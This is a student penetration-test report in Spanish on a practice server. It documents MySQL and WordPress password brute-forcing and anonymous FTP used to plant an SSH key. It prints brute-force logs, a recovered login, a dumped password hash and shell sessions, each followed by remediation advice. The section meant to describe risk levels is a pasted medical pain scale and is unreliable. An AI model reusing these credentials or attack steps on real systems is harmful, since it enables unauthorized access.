



Reporte de Penetración.

Este documento describe el pentesting que se le hizo al servidor **truerandom.bid**.

26 DE MARZO DE 2019

Hernández González Ricardo Omar

Indice.


RESUMEN EJECUTIVO	3
Objetivo	3
Resumen de Resultados	3
Análisis de Resultados	4
Descripción de Niveles de Seguridad	5
DETALLES DE RESULTADOS	6
Fuerza bruta mysql con autenticación remota	6
FTP anónimo	7
Fuerza bruta con wordpress	8

RESUMEN EJECUTIVO.

Objetivo.

El objetivo de este pentesting es practicar lo visto en el curso de Pruebas de Penetración, el cual nos enseñó a buscar vulnerabilidades y saber por dónde y cómo explotarlas.

Resumen de Resultados.



Rango de Riesgo	Encontrados
Critical	0
High	2
Medium	0
Low	1

Análisis de Resultados.

La prueba de penetración identificó 3 vulnerabilidades en el aplicativo web. De estos resultados dos fueron rankeados como un riesgo alto, la otra fue un riesgo bajo. El de mayor riesgo fue relacionado con el password del servicio mysql, donde su contraseña se encuentra entre las 100 contraseñas más usuales. Solo fue necesario un diccionario en donde se encontraban estas contraseñas para encontrarla fácilmente. Este descubrimiento puede ser remediado poniendole seguridad a su contraseña, usando caracteres, longitud mayor a 8 caracteres, mayúsculas y minúsculas.

La siguiente de riesgo alto fue por lo mismo, un ataque de fuerza bruta al CMS de wordpress. Al igual que la solución anterior se recomienda darle más seguridad a los password, y principalmente a los de administrador.

La siguiente vulnerabilidad encontrada fue un ftp anónimo, esta es de las principales vulnerabilidades encontrada en ftp.

Descripciones de Niveles de Seguridad.

10	Worst Pain You Can Imagine
7-9	Severe Pain Pain keeps you from doing your regular activities. ⑨ Pain is so bad that you can't do any of your regular activities, including talking or sleeping. ⑧ Pain is so intense that you have trouble talking. ⑦ Pain distracts you and limits your ability to sleep.
4-6	Moderate Pain Pain may interfere with your regular activities. ⑥ Pain makes it hard to concentrate. ⑤ You can't ignore the pain but you can still work through some activities. ④ You can ignore the pain at times.
1-3	Mild Pain Pain doesn't interfere with your regular activities. ③ You may notice the pain but you can tolerate it. ② You may feel some twinges of pain. ① You may barely notice the pain.
0	No Pain

DETALLES DE RESULTADOS.

Fuerza bruta mysql con autenticación remota.

CVSS 3.0

IMPACTO: 8.1 HIGH

Descripción:

Una contraseña débil fue identificada en el servicio de mysql, el cual probando con usuarios comunes como root y admin, y un diccionario de contraseñas que contiene las más comunes, fue muy sencillo poder acceder al servicio de manera remota.

Las políticas de las contraseñas especifican que para que una contraseña pueda ser segura, debe contrar con al menos 8 caracteres, una mayúscula, una minúscula y un caracter especial, esto para darle complejidad y que sea muy difícil poder encontrarla.

Host Afectados:

<http://truerandom.bid>

Solución:

Es recomendable contar con una contraseña segura, así como lo dictan las políticas. El usuario que sea distinto a los comunes, como root o admin.

También como recomendación, restringir el acceso a la base de datos, no permitiendo que desde cualquier lado puedan acceder a ella.

```
-] 167.99.232.57:3306 - 167.99.232.57:3306 - LOGIN FAILED: admin:danielle (Incorrect: Access denied for user 'admin': YES))
-] 167.99.232.57:3306 - 167.99.232.57:3306 - LOGIN FAILED: admin:forever (Incorrect: Access denied for user 'admin': YES))
-] 167.99.232.57:3306 - 167.99.232.57:3306 - LOGIN FAILED: admin:family (Incorrect: Access denied for user 'admin': YES))
-] 167.99.232.57:3306 - 167.99.232.57:3306 - LOGIN FAILED: admin:jonathan (Incorrect: Access denied for user 'admin': YES))
-] 167.99.232.57:3306 - 167.99.232.57:3306 - LOGIN FAILED: admin:987654321 (Incorrect: Access denied for user 'admin': YES))
+] 167.99.232.57:3306 - 167.99.232.57:3306 - Success: 'admin:computer'
```

```
root@kali:~# mysql -h 167.99.232.57 -u admin -pcomputer
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 64193
Server version: 5.7.25-0ubuntu0.18.04.2 (Ubuntu)

Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

```
MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| wpres |
+-----+
```

```
MySQL [wpres]> select * from wp_users;
+----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_status | user_nicename |
+----+-----+-----+-----+-----+
| 1 | root | $P$bWp1rTNlaaC1ayFHgimFrygEJAHPPL1 | 0 | root |
+----+-----+-----+-----+-----+
```

FTP anónimo. CVSS v2.0 Impacto: LOW

Descripción:

El FTP anónimo se llama anónimo porque no necesita identificarse antes de acceder a los archivos. En general, ingresa la palabra anonymous o ftp cuando el host le solicita un nombre de usuario, puede ingresar cualquier cosa para la contraseña. En muchos casos, cuando accede a un sitio FTP anónimo, ni siquiera se le pedirá su nombre y contraseña.

Puede usar el sistema para obtener archivos y subirlos, como por ejemplo, colocar una llave para ssh y entrar al servidor sin ningún problema.

Host Afectados:

<http://truerandom.bid>

Solución:

Es necesario desactivar la autenticación anónima en su servidor FTP, para que no cualquier persona pueda entrar al servidor y pueda subir archivos que puedan dañar contra la integridad de sus datos o en todo caso puedan causar que abran una puerta trasera y se conecten sin ser detectados.

```
{14:43}~ ➤ ftp 167.99.232.57
Connected to 167.99.232.57.
220 Pistas en raíz del puerto 80
Name (167.99.232.57:richard_ohg): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>

{15:00}~ ➤ ssh -i ricardo ftp@167.99.232.57
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-46-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue Mar 26 21:00:37 UTC 2019

System load:  0.21               Processes:    107
Usage of /:   9.7% of 24.06GB    Users logged in: 1
Memory usage: 68%               IP address for eth0: 167.99.232.57
Swap usage:   0%

Get cloud support with Ubuntu Advantage Cloud Guest:
http://www.ubuntu.com/business/services/cloud

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

4 packages can be updated.
0 updates are security updates.

Last login: Tue Mar 26 19:29:43 2019 from 132.247.249.253
ftp@chaos:~$
```


Fuerza bruta con wordpress.

CVSS 3.0

IMPACTO: 8.1 HIGH

Descripción.

Esta vulnerabilidad consiste en lo mismo que con mysql, por medio de un diccionario, se trata de obtener las credenciales del aplicativo web. Esto se logra gracias a que la contraseña es muy usual y no tiene nada de complejidad, también que el nombre de usuario de los administradores es muy intuitivo, ya que llega a ser admin, administrador, root, etc. En este caso se intenta primero obtener el username, y viendo la respuesta que nos generará, en caso de que exista el usuario el aplicativo nos responde que para ese usuario no es la contraseña correcta, en caso de que no exista la respuesta es diferente. Esto podría ocasionar problemas para el servidor en general, ya que el hecho de que se tenga control total del aplicativo hace que podamos subir archivos malicioso o archivos que nos puedan generar web shell's, con esto podríamos tener acceso total al servidor sin levantar sospechas.

Host Afectados:

<http://truerandom.bid/wordpress>

Solución:

Las contraseñas deben contener caracteres para hacerlas más seguras. Lo recomendable sería lo siguiente:

- Al menos una letra mayúscula (A-Z)
- Al menos una letra minúscula (a-z)
- Al menos un número (0-9)
- Al menos un caracter especial de puntuación
- Al menos que tenga 10 caracteres
- No más de 2 caracteres iguales seguidos

Estas recomendaciones harán que tu contraseña sea más segura y casi imposible de adivinar.